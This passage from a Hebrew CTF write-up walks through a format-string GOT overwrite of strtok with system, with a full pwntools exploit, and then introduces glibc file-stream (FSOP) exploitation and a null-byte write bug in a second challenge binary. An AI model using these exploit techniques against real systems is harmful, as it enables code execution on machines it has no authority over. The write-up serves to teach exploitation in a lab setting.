
מתוך סקרנות, רציתי לבדוק מה הפקודות האחרות הקיימות במשחק. על מנת לעשות זאת, חיפשתי את help במחרוזות, ומחרוזות אחרות בקרבתה שנראות כמו פקודות. ניתן לראות מספר פקודות נוספות, כמו "exit", "status", "look", אבל אף אחת מהן לא רלוונטית לנו, לכן לא נתעמק בהן. כמו כן, נחפש את המחרוזת "flag" על מנת לראות אם יש התייחסות לדגל בבינארי. המחרוזת לא נמצאת, לכן נראה שנצטרך להשיג shell.

הבעיה היא כזאת: לכתוב ROP בעזרת printf זה מאוד לא כיף, לכן ננסה להשתמש בטכניקה שכבר הצגנו בעבר - GOT overwrite - על מנת לדרוס GOT entry כלשהו כך שהכתובת בו תהיה הכתובת של system, ונוכל להריץ system("/bin/sh") על מנת ליצור shell. בשביל זה, עלינו להחליט קודם כל איזה GOT entry נרצה לדרוס. עלינו לבחור GOT entry שיעמוד בשני התנאים הבאים:


- כאשר קוראים לפונקציה, מעבירים אליה על rdi (כארגומנט הראשון) את הקלט שלנו. זה תנאי חשוב בשביל שנוכל להעביר את "bin/sh" כארגומנט ל-system.
- הפונקציה חייבת להיקרא בכל איטרציה של לולאת המשחק (שמבקשת פקודה ומבצעת אותה).

יש כבר פונקציה אחת שאנו מכירים שמסתמכת על GOT entry וקוראת לפונקציה החיצונית עם הקלט בתור ארגומנט - splitlines! הפונקציה משתמש ב-strtok, שהיא פונקציה מ-libc שהכתובת שלה נמצאת ב-GOT entry. נחפש שימושים נוספים של הפונקציה בעזרת ה-Proximity browser של IDA. נראה שיש 3 מקומות ב-main שבהם קוראים ל-splitlines: בפונקציה menu (השם שהענקנו לפונקציה ההתחלתית שמחכה ל-s/q), בפונקציה extract_command (תכף נתעמק בה) ופונקציה נוספת. אם אחת משתי

הפונקציות שאינן menu נקראת בכל איטרציה בשלב מוקדם יחסית, והמחרוזת שמועברת אליה היא הקלט של המשתמש, נדע שנוכל להסתמך על strtok.




נתעמק בפונקציה extract_command: קודם כל, ניתן לראות שהיא נקראת בתחילת כל איטרציה, ממש לאחר שקולטים את הפקודה מהמשתמש וקוראים ל-cast_to_lower על הפקודה.




אם נתעמק בפונקציה, נראה שהיא קוראת ל-splitlines עם הקלט לאחר שהוא עבר בפונקציה cast_to_lower, כך שבכל פעם שנספק פקודה לתכנית, היא תקרא ל-strtok עם הפקודה באותיות קטנות. אם נדרוס את ה-GOT entry של strtok בכתובת של system, בכל פעם שנספק פקודה לתכנית, היא תקרא ל-system עם הפקודה. אם הפקודה תהיה /bin/sh, נבצע את הקריאה system("/bin/sh"), ונשיג shell. נשמע מבטיח ☺

עדיין נותרו לנו מספר משימות:

- למצוא דרך למצוא את הכתובת של system בזמן הרצה. זה חשוב מכיוון שהכתובת אליה libc נטענת משתנה בין ריצה לריצה, לכן לא נוכל להשתמש בכתובת קבועה.
- לדרוס את ה-GOT entry של strtok בעזרת format string. המשימה הזו לא קשה, והשלמנו משימה דומה באתגר מוקדם יותר.

נראה שהאתגר היחיד הוא למצוא את הכתובת של system. מכיוון שאין ASLR (ניתן לבדוק בעזרת PEDA), הפתרון פשוט - נשתמש ב-printf בשביל להדליף את הכתובת של strtok בעזרת שימוש בכתובת של ה-GOT entry של strtok. מכיוון שכל section הוא רציף בזיכרון, ההפרש בין strtok לבין תחילת libc, וכן בין system לתחילת libc, הוא קבוע. לכן, על סמך הכתובת של strtok וידיעת ההפרשים, ניתן למצוא כל כתובת ב-libc.

על מנת למצוא את ההפרשים, ניעזר בכלי readelf. מדובר בכלי command-line-י אשר מאפשר הצגת מידע אודות קבצי ELF בצורה נוחה. נעזר בו בשביל לקרוא את הסימבולים של libc, ולאחר מכן ניעזר ב-grep על מנת למצוא את strtok. הכתובת בה הוא יימצא תהיה ההפרש בין strtok לבין תחילת libc.

```
root@kali:/lib/x86_64-linux-gnu# readelf -s ./libc.so.6 | grep "strtok"
   650: 0000000000080c70   241 FUNC    GLOBAL DEFAULT   13 strtok@@GLIBC_2.2.5
  1098: 0000000000080d70   232 FUNC    WEAK   DEFAULT   13 strtok_r@@GLIBC_2.2.5
  1657: 000000000008ced0   110 FUNC    GLOBAL DEFAULT   13 __strtok_r_1c@@GLIBC_
2.2.5
  1780: 0000000000080d70   232 FUNC    GLOBAL DEFAULT   13 __strtok_r@@GLIBC_2.2
.5
```

מצאנו ש-strtok ממוקם 0x80c70 בתים לאחר תחילת libc. באותה שיטה נמצא את הכתובת של sytem, ונראה שהוא ממוקם 0x3f510 בתים לאחר תחילת libc. מכאן, שבהינתן הכתובת של strtok, הכתובת של system תהיה 0x41760 - strtok (ההפרש בין שתי הכתובות).

*חדי העין יראו שיש כאן רמאות קטנה - ההנחה שגרסת libc שקיימת אצלי זהה לגרסת ה-libc שקיימת בשרת (הרי בסוף המטרה היא להריץ את ה-exploit אל מול שרת). יש שיטות לגלות את גרסת ה-libc של השרת, והן לא מעניינות במיוחד, לכן נבצע הנחה מקלה שהגרסות זהות. בסוף המאמר ניתן יהיה למצוא קישורים למאמרים בנושא למעוניינים.

עתה, נצטרך להשתמש ב-format string שאנו שולטים בו על מנת לבצע פעולות כתיבה/קריאה בכתובות שרירותיות. על מנת לבצע זאת, נצטרך להבין איפה במחסנית יושבת המחרוזת שלנו ביחס ל-rsp בעת הקריאה ל-printf. על מנת לעשות זאת, נספק כקלט מחרוזת קלה יחסית לזיהוי, כמו "aaaaaaaa", בתור הארגומנט של help, נשים breakpoint ב-printf ונחשב את ההפרש בין rsp לבין הכתובת בה נמצא את הארגומנט.

עשינו זאת בעבר ב-Greg Lestrade. נספק את הקלט "help ---aaaaaaaa" ונחפש את aaaaaaaa (הסיבה לכך שהוספנו "---" לפני המחרוזת שאנו מעוניינים למצוא, היא בשביל לעגל את האורך של החלק ה"לא מעניין" של המחרוזת, שמתחל ב-help, ל-8):

```
Breakpoint 1, 0x0000000000401595 in ?? ()
gdb-peda$ i r rsp
rsp            0x7fffffffdbf0   0x7fffffffdbf0
gdb-peda$ find aaaaaaaa
Searching for 'aaaaaaaa' in: None ranges
Found 1 results, display max 1 items:
[stack] : 0x7fffffffe0b8 ("aaaaaaaa")
gdb-peda$
```

ההפרש בין הכתובות הוא 1224. נחלק ב-8 ונקבל 153, נוסיף 5 (ארגומנטים שמועברים על גבי אוגרים ב-64 ביט) ונקבל שתווי הקלט נמצאים החל מהארגומנט ה-158 ל-printf. ניעזר בעובדה הזו כאשר נרשום את ה-format strings שלנו.

דבר שחשוב להבין על format strings הוא שהעיבוד של format sting מפסיק כאשר מגיעים ל-null byte. מכיוון שבכל הכתובות שנשתמש בהן קיים null-byte, נמקם את כולן בסוף ה-format string. כך, הן יהיו נגישות כארגומנטים לפונקציית הפורמט, ולא יפריעו לעיבוד ה-format string. כמו כן, מכיוון שחשוב לנו לשמור על גרנולריות של 8 בתים במקרה הנוכחי, נוסיף padding לכל שימוש במציין כך שכל שימוש במציין יתפוס 8 בתים בבאפר שלנו.

נצטרך לבצע את ההתקפה שלנו בשלושה שלבים:

1. הדלפת הכתובת של strtok - נעשה זאת בעזרת שימוש ב-%s, כאשר "help" עם padding יהיה הארגומנט ה-158 של printf, המציין יהיה הארגומנט ה-159 של printf, ולאחר מכן נמקם את הכתובת של ה-GOT entry של strtok כארגומנט ה-158. לכן, נשתמש באינדקס 160: %160$s.
2. דריסת ה-GOT entry של strtok בכתובת של system (שחישבנו בעזרת הכתובת של strtok שהדלפנו) - נעשה זאת בעזרת שימוש במציין n עם מתקני אורך שונים. על המחסנית נמקם את הכתובות אל הבתים/WORD-ים אליהם נרצה לכתוב בכל פעם. חמשת הבתים העליונים בכתובות של strtok ושל system זהים, לכן נצטרך לדרוס רק את שלושת הבתים התחתונים. נעצב את הקלט שלנו כך שהארגומנטים של printf יראו כך:
   - 158: help עם padding (תחילת המחרוזת)
   - 159: %x עם רוחב מתאים על מנת לכתוב כמות בתים זהה לגודל של הבית השלישי בכתובת של system, פחות כמות הבתים שנכתבו עד כה ושצריכים להיכתב על מנת שהשימוש במציין יתפרש על גבי 8 בתים במחרוזת.
   - 160: כתיבה לארגומנט ה-164, בו נאחסן את הכתובת של הבית השלישי ב-GOT entry של strtok. נשתמש ב-%hhn על מנת לכתוב בית אחד.

- 161: %x עם רוחב מתאים על מנת לגרום לכך שכמות הבתים שתכתב עד המציין הבאה תהיה זהה לגודל של ה-word התחתון של הכתובת של system.
- 162: כתיבה לארגומנט ה-163, בו נאחסן את כתובת ה-word התחתון ב-GOT entry של strtok. נשתמש ב-%hn על מנת לכתוב שני בתים (WORD) אחד.
- 163: הכתובת של ה-word התחתון ב-GOT entry של strtok.
- 164: הכתובת של הבית השלישי ב-GOT entry של strtok.


3. קריאה ל-system("/bin/sh") - נספק כפקודה את "/bin/sh". מכיוון שהקלט ישמש כארגומנט הראשון ל-strtok, ודרסנו את הכתובת אליה מצביע ה-GOT entry של strtok עם הכתובת של system, תתבצע קריאה ל-system עם הקלט שלנו כארגומנט. הקלט /bin/sh יגרום ליצירת shell, ונוכל למצוא את הקובץ שמאחסן את הדגל ולקרוא אותו.

נרשום exploit מתאים:

```
from pwn import *


e = ELF("./mycroft_holmes")
r = process("./mycroft_holmes")
r.sendline("s")
print r.recv()


strtok_got_addr = e.got['strtok']
strtok_got_s = p64(strtok_got_addr)
strtok_got_s_third_byte = p64(strtok_got_addr + 0x02)


libc_strtok_offset = 0x80c70
libc_system_offset = 0x3f510
libc_system_strtok_diff = libc_strtok_offset - libc_system_offset


command = "help     "  # argument 158
command += "%160$s--"  # read value of strtok_got to get strtok address in
loaded libc - argument 159
command += strtok_got_s  # argument 160
r.sendline(command)
d = r.recv()


strtok_addr = unpack(d.split('a')[-1].split('--')[0], word_size=48)
system_addr = p64(strtok_addr - libc_system_strtok_diff)
system_low_word = unpack(system_addr[0:2], word_size=16)
system_third_byte = unpack(system_addr[2], word_size=8)
system_low_word = system_low_word - system_third_byte
first_write_width = 6 - len(str(system_third_byte))
second_write_width = 6 - len(str(system_low_word))


command = "help     "  # argument 158
command += "%" + str(system_third_byte - first_write_width) + "x" + "-" *
first_write_width  # argument 159
```

```
command += "%164$hhn"  # this should write 8 to the lower word of
e.got['strtok'] - argument 160
command += "%" + str(system_low_word - second_write_width) + "x" + "-" *
second_write_width  # argument 161
command += "%163$hn-"  # this should write 8 to the lower word of
e.got['strtok'] - argument 162
command += strtok_got_s  # argument 163
command += strtok_got_s_third_byte  # argument 164

r.sendline(command)
r.recv(system_low_word)


r.sendline("/bin/sh")


r.interactive()
```

נריץ אותו ונקבל shell, בו נוכל להיעזר על מנת למצוא את הדגל:




נותר עוד אתגר אחד ☺

## Jim Moriarty

הגענו לאתגר האחרון. האתגר הזה ידרוש מאתנו להשתמש בכל מה שעסקנו בו עד כה, וגם ידרוש הבנה עמוקה יותר של libc ושל שיטת אקספלויטציה שטרם עסקנו בה - File Stream Pointer Overflows. לפני שנצלול לבינארי, נסקור את השיטה.

כשמדברים על זרמים (streams), ישנם שלושה זרמים סטנדרטיים שנהוג לדבר עליהם: stdin ( standard input), stdout (standard output) ו-stderr (standard error). הזרם stdin מספק כמקור לקלט ה"רגיל" של התוכנה, stdout כמקור לפלט ה"רגיל" של התוכנה, ו-stderr מספק לכתיבת הודעות שגיאה. במערכות GNU, הזרמים מחוברים ברשימה מקושרת, וראש הרשימה ניתן על ידי _IO_list_all ומצביע על stderr, אחריו מגיע stdout ובסופם stdin.

ב-glibc, כל זרם מיוצג באמצעות המבנה _IO_FILE. מבנה זה הוא המבנה שמוחזר מפונקציות כמו fopen, כך שבעצם זרם קריאה מקובץ שמוחזר על ידי fopen הוא זהה בסוגו ל-stdin. לזרמים כאלו

קוראים File Streams. מיד לאחר המבנה _IO_FILE, יופיע מצביע למבנה אחר - _IO_jump_t. שם המצביע - vtable. השם הכולל למבנה הזה (_IO_FILE + המצביע) נקרא _IO_FILE_plus.

```
/* We always allocate an extra word following an _IO_FILE.
   This contains a pointer to the function jump table used.
   This is for compatibility with C++ streambuf; the word can
   be used to smash to a pointer to a virtual function table. */

struct _IO_FILE_plus
{
  _IO_FILE file;
  const struct _IO_jump_t *vtable;
};
```

אנשים שהתנסו בעבר ב-reversing או בפיתוח בשפות Object-Oriented מכירים את המונח vtable כשם לטבלה שמחזיקה מצביעים למתודות מסוימות של האובייקט, ומשמשת לקבלת החלטות בזמן ריצה. הרעיון הוא לתמוך בפולימורפיות - אם במחלקת אם מוגדרת הפונקציה הוירטואלית foo, ושתי מחלקות יורשות ממנה וממשות את הפונקציה, נוכל להתייחס אל האובייקטים באופן גנרי כאל אובייקטים מסוג מחלקת האם, ורק בזמן ריצה להחליט מה סוג האובייקט ולקבוע לאיזה מהמימושים של foo עלינו לקפוץ. עוד על virtual tables בהקשרי C++ ניתן למצוא בקישורים בסוף המאמר.

C היא לא שפה Object-Oriented, אבל הכוונה כאן זהה - מדובר במצביע למתודות של הזרם - זרמים מיוצגים כאובייקטים ב-glibc. מבנה הטבלה מוגדר ב-_IO_jump_t:

```
struct _IO_jump_t
{
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xsputn_t, __xsputn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
#if 0
    get_column;
    set_column;
#endif
};
```

כך, השורה הבאה בפונקציה _IO_unbuffer_all ב-glibc:

```
    _IO_SETBUF (fp, NULL, 0);
```

תתורגם לקפיצה לכתובת ה-12 (כלומר, הכתובת שמתחילה בהיסט של 0x58) מהכתובת אליה מצביע vtable ב-fp.

הרעיון של File Stream Pointer Overflows (להלן FSPO) הוא למצוא דרך ליצור File Stream פיקטיבי ולקשר אותו לרשימת הזרמים. בסוף הרצת התכנית, יתרחשו קריאות למספר מתודות ב-libc שהתפקיד שלהן הוא "לנקות" את הזרמים, כמו _IO_flush_all_lockp ו-_IO_unbuffer_all. הפונקציות הללו יעברו זרם-זרם ברשימה, החל מהזרם אליו מצביע _IO_list_all, ועד לזרם האחרון ברשימה, ויבצעו עליו פעולות על פי הנתונים שמאוחסנים בו. תחת flows מסוימים, הפונקציות יקראו גם למתודות מה-vtable של הזרם. אם נוכל לבנות זרם, כך שהוא מקושר לזרמים האחרים, גם עליו ירוצו פונקציות כמו הפונקציות שהוזכרו לעיל. בעזרת עיצוב ייעודי של הזרם, נוכל להוביל ל-flow שבו קוראים לאחת המתודות מה-vtable של הזרם. מכיוון שאנו שולטים בזרם, נוכל מבעוד מועד לעצב אותו כך שה-vtable שלו יצביע למקום אחר בזיכרון, בו יש כתובות לפונקציות שנרצה להריץ.

שימוש קלאסי הוא לגרום לו להצביע למיקום מסוים ב-GOT: אם נרצה לקרוא לפונקציה scanf עם הזרם שלנו בתור ארגומנט, ונוכל לגרום לזרם שלנו להוביל ל-flow שבו מתרחשת קריאה ל-_IO_OVERFLOW, נצטרך למקם את המצביע ל-vtable כך שיצביע לכתובת קטנה ב-0x18 מהכתובת של scanf. כך, כאשר התכנית תקרא ל-_IO_OVERFLOW(fp, EOF) לדוגמה, היא בעצם תקרא ל-scanf(fp, EOF). כמובן ששיטת המימוש משתנה בין מקרה למקרה, כי כמו ROP - מדובר בקונספט. במהלך פתרון האתגר, נראה דוגמה ליישום הקונספט.

לאחר הקדמה קצרה, נוריד ונריץ את האתגר. תחילה, נתבקש לספק גודל. לאחר מכן, נתבקש לספק "shellcode". לאחר שנספק את ה-"shellcode", התכנית תצא.

```
0)# ./jim_moriarty
Size? 21
shellcode? Don't you worry child
```

הרעיון הראשון שעלה לי לראש הוא לנסות להעניק גודל גדול מאוד, ולראות מה יקרה. במידה ומספקים גודל גדול כ-input ראשוני, התכנית תציין שהגודל גדול מדי, ותבקש גודל אחר. לאחר שסיפקתי גודל אחר, סיפקתי "shellcode", והתכנית חוותה segfault. מעניין.

```
0)# ./jim_moriarty
Size? 9999999999999999
Too large, another size? 5
shellcode? AAAAA
Segmentation fault
```

לפני שנפתח את הבינארי ב-IDA, נבדוק מהן ההגנות המוחלות עליו. נראה שיש NX (DEP), ו-RELRO (לא מעניין אותנו). כל שאר ההגנות כבויות.

נפתח את הבינארי ב-IDA ונצלול לתוכו. מחיפוש זריז במחרוזות, לא נראה שיש התייחסות לדגל - נצטרך להשיג shell - אבל כבר ציפינו לזה בשלב כזה מתקדם. הבינארי עצמו קטן מאוד, ומורכב מ-3 פונקציות קצרות:

1. main - מאתחלת באפרים וקוראת לפונקציה בשם stackof.

2. stackof - כאן מתבצעת רוב ה"לוגיקה" של התכנית. קליטת האורך והולידציה שלה מתבצעות כאן. לאחר מכן, משתמש ב-calloc בשביל להקצות על הערימה (Heap) באפר באורך הגודל + אחד, ושומרים את הכתובת שמוחזרת מ-calloc (שהיא הכתובת שבה הוקצה הבאפר) לגלובלי בשם g_buf_ptr. לאחר מכן, מבקשים shellcode, וקולטים אותו בעזרת קריאה ל-read_n עם הכתובת של הבאפר והגודל בתור ארגומנטים. לבסוף, ממקמים בסוף הבאפר null-byte, קוראים ל-getchar והפונקציה חוזרת.
3. read_n - מקבלת כארגומנטים כתובת ואורך n, קוראת n תווים מתוך stdin אל הכתובת. במקרה שהקריאה נכשלה, מודפסת הודעת שגיאה, והפונקציה קוראת ל-exit על מנת לצאת מהתכנית.

נתעמק בפונקציה stackof (שהשם שלה רומז ל-stack overflow, אבל הוא מטעה - בדיוק כמו שהבקשה ל-shellcode מטעה). הצלחנו לגרום ל-segfault קודם, ננסה להבין למה. מתרגום הקוד ל-pseudocode ומעבר קפדני על הקוד, נראה שהסיבה ברורה: תחילה, כאשר קולטים את הגודל המבוקש, שומרים אותו במשתנה, ומשתמשים בערך השמור במשתנה על מנת לשים null-byte בסוף המחרוזת.

במידה והגודל גדול מדי, לא מעדכנים את הערך של המשתנה, וכך יכול להיווצר מצב שבו ביקשנו להקצות באפר באורך 123456789 תווים, התבקשנו לספק גודל חדש וביקשנו להקצות באפר באורך 5 תווים והתכנית הסכימה והקצתה 6 בתים, אך ה-null-byte יושם ב-offset של 123456789 תווים מתחילת אזור הזיכרון שהוקצה לבאפר. זאת גם הסיבה לכך שהתכנית קרסה - התכנית ניסתה לכתוב null-byte לאזור שאין בו הרשאות כתיבה, וקיבלנו segmentation fault.


```
1  __int64 stackof()
2  {
3    unsigned int size; // [sp+8h] [bp-8h]@1
4    unsigned int size_copy; // [sp+Ch] [bp-4h]@1
5
6    printf("Size? ");
7    _isoc99_scanf("%d", &size);
8    getchar();
9    size_copy = size;
10   while ( (signed int)size > 3145728 )
11   {
12     printf("Too large, another size? ");
13     _isoc99_scanf("%d", &size);
14     getchar();
15   }
16   g_buf_ptr = (char *)calloc(1uLL, (signed int)(size + 1));
17   if ( !g_buf_ptr )
18   {
19     printf("Error!");
20     exit(0);
21   }
22   printf("shellcode? ");
23   read_n(g_buf_ptr, size);
24   g_buf_ptr[size_copy] = 0;
25   getchar();
26   return 0LL;
27 }
```

הצלחנו למצוא חולשה אחת - כתיבת null-byte ב-offset שרירותי גדול מ-3145728 מהכתובת אליה יוקצה הבאפר.

לצערנו, יש עם החולשה הזו מספר בעיות:

1. כביכול לא אמורה להיות לנו דרך לצפות מה הכתובת בה יוקצה ה-buffer, כך שיכולת כתיבה לכתובת יחסית אל הכתובת בה יוקצה ה-buffer לא עוזרת לנו במיוחד.
2. לא ברור איך מ-null-byte אחד נוכל להגיע ל-shell.

דבר נוסף שניתן לראות מבחינת stackof, הוא שבתוך sizeof מתייחסים לגודל הנקלט מהמשתמש כאל signed int, בעוד שבתוך הפונקציה read_n מתייחסים אליו כאל unsigned (שכן הפונקציה read של libc מתייחסת לגודל כאל unsigned). החולשה הזאת יכולה לאפשר לנו לבצע הקצאות גדולות במיוחד, שכן מספרים גדולים מ-2 בחזקת 31 יפורשו כמספרים שליליים כאשר מתייחסים למספר כאל signed. לצערי, לא הצלחתי למצוא דרך לנצל את החולשה הזו.




לאחר בחינה נוספת ומעמיקה יותר של הבינארי, לא נראה שיש עוד חולשות מעניינות, לכן ננסה להתמקד בחולשת ה-null-byte overwrite שמצאנו. על מנת להשתמש בה, הדבר הראשון שנצטרך לעשות הוא ליצור הקצאה כך שהיא תוקצה במיקום שניתן לחזות מראש.

על מנת להתגבר על המכשול הזה, ננסה לראות אם הקצאות גדולות במיוחד יפלו במקום צפוי. יש לנו חסם עליון - 0x300000. ננסה לבקש הקצאה בגודל 0x200000. לאחר שהתכנית תקצה לנו את הזיכרון, נעצור אותה ונבחן את המיקום בזיכרון בו הוקצה לנו הזיכרון:

```
gdb-peda$ x/xg 0x601030
0x601030 <g_buf_ptr>:   0x00007ffff7837010
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /mnt/hgfs/game_of_pwns/ASISCTF/Organize
d/Pwnable/07 - Jim Moriarty (500)/jim_moriarty
0x00600000         0x00601000         r--p      /mnt/hgfs/game_of_pwns/ASISCTF/Organize
d/Pwnable/07 - Jim Moriarty (500)/jim_moriarty
0x00601000         0x00602000         rw-p      /mnt/hgfs/game_of_pwns/ASISCTF/Organize
d/Pwnable/07 - Jim Moriarty (500)/jim moriarty
0x00007ffff7837000 0x00007ffff7a38000 rw-p      mapped
0x00007ffff7a38000 0x00007ffff7bcf000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7bcf000 0x00007ffff7dcf000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dcf000 0x00007ffff7dd3000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd3000 0x00007ffff7dd5000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd5000 0x00007ffff7dd9000 rw-p      mapped
0x00007ffff7dd9000 0x00007ffff7dfd000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7fd5000 0x00007ffff7fd8000 rw-p      mapped
0x00007ffff7ff5000 0x00007ffff7ff7000 rw-p      mapped
0x00007ffff7ff7000 0x00007ffff7ffa000 r--p      [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp      [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
```

נראה מבטיח - בהקצאה בגודל 0x200000 בתים, הזיכרון יוקצה בדיוק לפני libc. נשמע כמו משהו שאפשר לעבוד איתו. נחזור על הפעולה כמה פעמים על מנת לוודא שהמיקום לא היה מקרי. נראה שהזיכרון תמיד יוקצה בדיוק לפני libc, מעולה! נמשיך הלאה.

עכשיו, כשאנו יודעים כיצד ליצור הקצאה שנמצאים בדיוק לפני libc בזיכרון, נותר למצוא יעד ב-libc שכתיבת null-byte לתוכו יאפשר לנו להשתלט על ה-flow של התכנית. ננסה למצוא דרך להשתמש ב-FSPO: בשביל שהזרם שלנו יכנס לרשימה, עליו להיות מקושר ל-stdin. נבחן אתה מבנה _IO_FILE:

